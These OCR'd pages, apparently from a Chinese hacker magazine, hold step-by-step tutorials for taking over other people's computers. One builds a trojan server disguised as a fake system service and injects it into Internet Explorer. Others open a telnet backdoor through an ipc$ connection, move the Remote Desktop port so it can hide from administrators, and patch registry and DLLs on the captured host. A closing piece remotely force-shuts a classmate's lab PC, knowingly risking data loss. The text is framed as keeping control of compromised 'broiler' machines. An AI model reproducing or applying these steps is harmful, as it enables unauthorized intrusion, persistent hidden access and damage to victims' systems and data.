


图6



图7

空)；安装选项，我们把“自动删除安装文件”勾上，安装名称就自己定义，但是一定要以.exe为后缀；启动项，这里我们可以做得隐蔽点，首先，把两个勾都勾上，然后，下面的显示名称，服务名称，描述信息，我们可以写的迷惑点，例如这样写：

傻瓜黑客

显示名称：Messengre

服务名称：Messengre

描述信息：发送和接收系统管理员或者“警报器”服务传递的消息。

我这里完全是参照系统中的服务来写的，写个相似于系统中本来有的服务，那样较隐蔽性会比较强（大家可以自己发挥想象力），如图7。

高级选项，我们把第一个和第三个勾勾上，就可以了。一个是插入iexplore系统进程的，一个是启动隐藏文件等，如图8。




图8

最后一个选择图标，就随你个人喜欢了。好了，基本上设置好了，就生成吧，跟刚才类似，把路径选好，然后改个名字，生成服务端即可，如图9。





图9

哈哈，这个服务端还挺有特色的嘛，那么漂亮的图标，像份礼物似的。现在传到肉鸡上，让它运行，运行后会自动删除的，如图10。

上线了，肉鸡啊肉鸡，我可终于拥有你了。上线速度超级快的哦，呵呵呵，这个木马有很多功能的，好好玩的呢，但是今天的主题不是讲解木马啊，是这个“入侵工具1.0”，再讲木马，我这文章就走题了。好了，接下来的事情，就你们自己去体验啦，大家自己试验试验吧。

最后——打开最简单的telnet后门，别让鸡鸡跑啦

这里，也是直接用这个工具轻轻一点击，就可以完成的了，而不需要任何辅助工具。现在，我们先进行ipc$连接，怎么连接，不用我教大家了吧？就是像前面那样，把IP、用户名、密码填写好，然后点击“建立连接”就可以了。成功以后，点击“开telnet”这个按钮，等一小会儿，开telnet需要点时间。好，可以啦，telnet的默认端口是：23，那么我们就重新打开一个cmd命令行，输入：telnet 192.168.1.6，看看结果（如图11）。


图10




图11

这里表示我们已经成功开了对方的telnet服务，并且telnet上去了。那么，以后如果我们的木马给查杀了，我们还可以继续telnet上去，给它种上新的免杀木马啊，那样肉鸡就不容易逃跑啦。

说两句废话：菜鸟是未来的人才，别看不起菜鸟，菜鸟也需要进步嘛，我们过来人应该多为新一代的菜鸟学习黑客技术考虑啊。不要总是写高技术的文章，别人看不懂，还不是没用哟，有时候还得帮帮菜鸟入门的。好哦，就聊到这里，有机会再见了。

（文章相关工具：入侵助手1.0、网络红娘6.8光盘中收录。）

上接102页

注意，两个键值都有PortNumber，后面是端口号的16进制值，你可以将你想要的端口号转换成16进制，添上就成。我这里000007e0是2016端口，如果不会算，直接用附件里的计算器吧。给大家一点建议，一般svchost.exe进程都是从3001号端口向上累加，我们可以改成3004~3006号，这样更容易迷惑管理员的眼睛^_^，嘿嘿！

当修改了默认端口，只要用远程桌面的另存为，就发现另存了rdp格式的文件，用记事本打开这个文件，在最后一行添加server port:i:端口号，然后保存，双击就可以连接上了。

因为大家的安全意识都提高了，现在想保住鸡可就不是那么容易的事情，如果传木马，迟早会被查杀，我们就要用一些合法的软件来做出一些非法的事情，3389RADMIN等都是众菜鸟不错的选择，当然我们还没有达到编写ROOTKIT级的后门，所以还在努力HACKING……。但是文章在这里还没有结束，我们要实现在自己计算机和远程计算机窗口间复制文件！

这里要用到三个程序：rdpclip.exe、fxfr.dll、rdpdr.dll；将fxfr.dll文件放到你的\winnt\system32\下，再在\winnt\system32\下建一个名为rdpclip的目录，将rdpclip.exe文件放到这个目录下。（提醒：您的服务器上\winnt\systen32下也有同名文件，只是版本不同。）

下面再更改注册表：

将HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd中的StartupPrograms值设为rdpclip\rdpclip.exe（原值为rdpclip），这样，服务端就设置好了！！


设置客户端就更简单了：


将上面的rdpdr.dll、fxfr.dll两个程序复制到\program files\Terminal Services Client下（覆盖原文件，在此期间不要使用终端，否则会报错。）

然后，使用客户端连接服务器，就可以象在同一台机器上的硬盘和文件夹中方便地复制粘贴文件了。

呵呵，文章该写的都写完了，希望大家从中能收获些东西，每天进步一点，积累一点，用不了多久就会发现自己学会了很多，大家还有什么问题去X论坛或者http://hack.wlks.net这里讨论都行的。

（文章所涉及的工具：rdpclip.exe、fxfr.dll、rdpdr.dll等光盘中有收录。）





利用系统的“管理”入侵局域网

黄冠华

大家好，这是我的第一次写稿，原本没有发现这个可爱的东西的，都是因为那个死人老班，今天我咳嗽得厉害，向他请假提前回家，但他不批准，于是在机房搞他的机器，便有了这篇文章，好，闲话休提，现在转入正题。

首先，右键点击“我的电脑”，选择“管理”，再对着“计算机管理（本地）”右击，选择连接到另一计算机，弹出一个对话框，如图 1 所示：




图 1

这个可是局域网哦，这里我随便找一个同学的机器，就 U S E R － 1 6 吧！对着 USER－16 双击后“计算机管理（本地）”变成了“计算机管理（USER－16）”如图 2 所示，对着它，右键“属性”→“高级”，这时，你会看到一个按钮“启动和故障恢复”，如图 3 所示。单击此按钮，这时又弹出一个新的画面，如图 4 所示。




图 2




图 3




图 4

看，右下方是否有一个“关机”按钮，单击它后出现一个如图 5 所示的画面，呵呵！我们现在可以搞恶作剧拉。在操作里选择你想做的恶作剧，在“强制应用程序关闭”那里我们选择“总是（可能丢失数据）”，按确定后去看看你同学的机器怎么样了，呵呵，是否很过瘾啊。

